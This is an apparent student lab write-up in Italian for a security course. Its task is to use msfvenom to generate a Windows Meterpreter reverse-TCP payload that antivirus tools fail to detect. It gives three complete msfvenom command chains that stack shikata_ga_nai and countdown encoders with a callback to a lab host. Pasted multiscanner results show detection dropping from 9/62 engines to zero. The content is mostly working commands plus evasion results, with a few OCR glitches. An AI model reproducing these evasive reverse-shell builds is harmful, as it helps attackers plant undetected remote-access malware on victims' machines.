

S9L1

Unit 2

Marco Falchi

Consegna:

Esercizio di Oggi: Creazione di un Malware con Msfvenom

Obiettivo dell'Esercizio

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire

1. Preparazione dell'Ambiente Assicuratevi di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
2. Utilizzo di msfvenom per generare il malware.
3. Migliorare la Non Rilevabilità

Esercizio di Oggi: Creazione di un Malware con Msfvenom

4. Test del Malware una volta generato.
5. Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Conclusione

L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.

Primo comando iniziale fornito in lezione:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform win
```

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o mimmo.exe
```

Risultati alle scansioni del primo codice:

9

/ 62

Community Score

9/62 security vendors flagged this file as malicious

Reanalyze Similar More

2a22f4122aa64e0a82402626aecf3237fca46bbfe7ac0b4dcd2f7d96dfa1f04a

Size10.55 KB

Last Analysis Datea moment ago

mimmo.exe

MetaDefender CloudCommunity

Analyze a File, URL, IP address, Domain,

DATA

Processed file

Add to Catalogue

mimmo.exe

Not Available (Country of Origin)

Add COO

Multiscanning

Threats Detected

Adaptive Sandbox

Deep CDR™

Unsupported file type

Multiscanning

Threats Detected

2/22

ENGINES

Jotti

Jotti's malware scan

Scan file

Search hash

Language

FAQ

Privacy

API

Contact

Report for scan job: 0u5rrwqjx4

Name:mimmo.exe

Status:Scan finished. 4/13 scanners reported malware.

Size:10.55kB (10,806 bytes)

Scan taken on:September 8, 2025 at 2:32:08 PM GMT+2

Type:Unknown

First seen:September 8, 2025 at 2:32:07 PM GMT+2

MD5:fea0b1661a33f8316b4afb7a1f1de0de

SHA1:5c96f8a15ea79d1ad82aaedc1654e452b1a5d53b

Avast

Sep 8, 2025

Found nothing

Bitdefender

Sep 8, 2025

Exploit.Metacoder.Shikata.Gen

ClamAV

Sep 8, 2025

Found nothing

CYREN

Sep 8, 2025

Found nothing

Dr.Web

Sep 8, 2025

Found nothing

eScan

Sep 8, 2025

Exploit.Metacoder.Shikata.Gen

FORTINET

Sep 8, 2025

Data/Shikata.Aldr

G DATA

Sep 8, 2025

Exploit.Metacoder.Shikata.Gen

IKARUS

Sep 8, 2025

Found nothing

K7 SECURITY

Sep 8, 2025

Found nothing

kaspersky

Sep 8, 2025

Found nothing

TREND MICRO

Sep 7, 2025

Found nothing

VBA32

Sep 8, 2025

Found nothing

VirSCAN

请输入Hash值 (支持SHA256, SHA1, MD5)

3/48

mimmo.exe

有 3 引擎检出

SHA256 : 2a22f4122aa64e0a82402626aecf3237fca46bbfe7ac0b4dcd2f7d96dfa1f04a

文件大小 : 10.55 KB (10806)

SHA1 : 5c96f8a15ea79d1ad82aaedc1654e452b1a5d53b

文件类型 : unknown

MD5 : fea0b1661a33f8316b4afb7a1f1de0de

首次提交 : 2025/09/08 08:32:13 (GMT-4)

末次分析 : 2025/09/08 08:33:38 (GMT-4)

Secondo comando modifica del primo:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST<9b>10.0.2.15 LPORT<9b>5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 500 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 500 -o polimorficomm_v2.exe
```

Risultati alle scansioni del secondo codice:

0
/ 62
Community Score

No security vendors flagged this file as malicious

Reanalyze Similar More

61e483b88ef83500c8ff19a3f20417177cd7f4c9ec594b39b1b1e837c5010b5

MperMimmo.exe

Size
28.91 KB

Last Analysis Date
a moment ago

MetaDefender Cloud Community

Analyze a File, URL, IP address, Domain, H

Processed file

Add to Catalogue

MperMimmo.exe

Not Available (Country of Origin)

Add COO

Multiscanning

No Threats Detected

Adaptive Sandbox

Deep CDR™

Unsupported file type

Multiscanning

No Threats Detected

0 / 23
ENGINES

Jotti

Jotti's malware scan

Scan file

Search hash

Language

FAQ

Privacy

API

Contact

Report for scan job: 6ewbm3iyvd

Name: MperMimmo.exe

Status: Scan finished. 0/13 scanners reported malware.

Size: 28.91kB (29,604 bytes)

Scan taken on: September 8, 2025 at 2:43:20 PM GMT+2

Type: Unknown

First seen: September 8, 2025 at 2:43:18 PM GMT+2

MDS: c0337c631dfe3352e4a5693ae999d947

SHA1: f5fe19e5382dd672026a1d93bfd191288061cd8f

Avast

Sep 8, 2025

Found nothing

Bitdefender

Sep 8, 2025

Found nothing

ClamAV

Sep 8, 2025

Found nothing

CYREN

Sep 8, 2025

Found nothing

Dr.Web

Sep 8, 2025

Found nothing

eScan

Sep 8, 2025

Found nothing

FORTINET

Sep 8, 2025

Found nothing

G DATA

Sep 8, 2025

Found nothing

IKARUS

Sep 8, 2025

Found nothing

K7 SECURITY

Sep 8, 2025

Found nothing

kaspersky

Sep 8, 2025

Found nothing

TREND MICRO

Sep 7, 2025

Found nothing

VBA32

Sep 8, 2025

Found nothing

VirSCAN

请输入Hash值 (支持SHA256, SHA1, MD5)

0/48

✓ MperMimmo.exe

有 0 引擎检出

SHA256 : 61e483b88ef83500c8f19a3f20417177fcd74c9ec594b39b1b1e837c5010b5

SHA1 : f5fe19e5382dd672026a1d93bfd191288061cd8f

MD5 : c0337c631dfe3352e4a5693ae999d947

文件大小 : 28.91 KB (29604)

文件类型 : unknown

首次提交 : 2025/09/08 08:43:26 (GMT-4)

末次分析 : 2025/09/08 08:44:15 (GMT-4)

La realtà è che anche il secondo comando ha una probabilità molto alta di essere rilevato, ma la sua efficacia nel superare i sistemi di sicurezza è teoricamente superiore al primo.

Rispetto al primo comando il secondo non viene rilevato dalle scansioni grazie a una “codifica più aggressiva”

Terzo comando creato da me:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 -e x86/countdown -i 350 -f raw | msfvenom -a x86 -e x86/shikata_ga_nai -i 500 --platform windows -o mimmoallariscossa.exe
```

Risultati alle scansioni del terzo codice:

https://www.virustotal.com/gui/file/6c0ba27b13572156284feb1a74d762d581d1e1cded54f4094f62c35f66bcd309?nocache=1

6c0ba27b13572156284feb1a74d762d581d1e1cded54f4094f62c35f66bcd309

0/60

Community Score

✓ No security vendors flagged this file as malicious

Reanalyze Similar More

6c0ba27b13572156284feb1a74d762d581d1e1cded54f4094f62c35f66bcd309




mimmoallariscossa.exe

Size

20.66 KB

Last Analysis Date

a moment ago



Ho ottenuto questo risultato partendo dal primo codice scambiando l'ordine delle codifiche e aumento il numero di iterazioni come nel secondo comando.

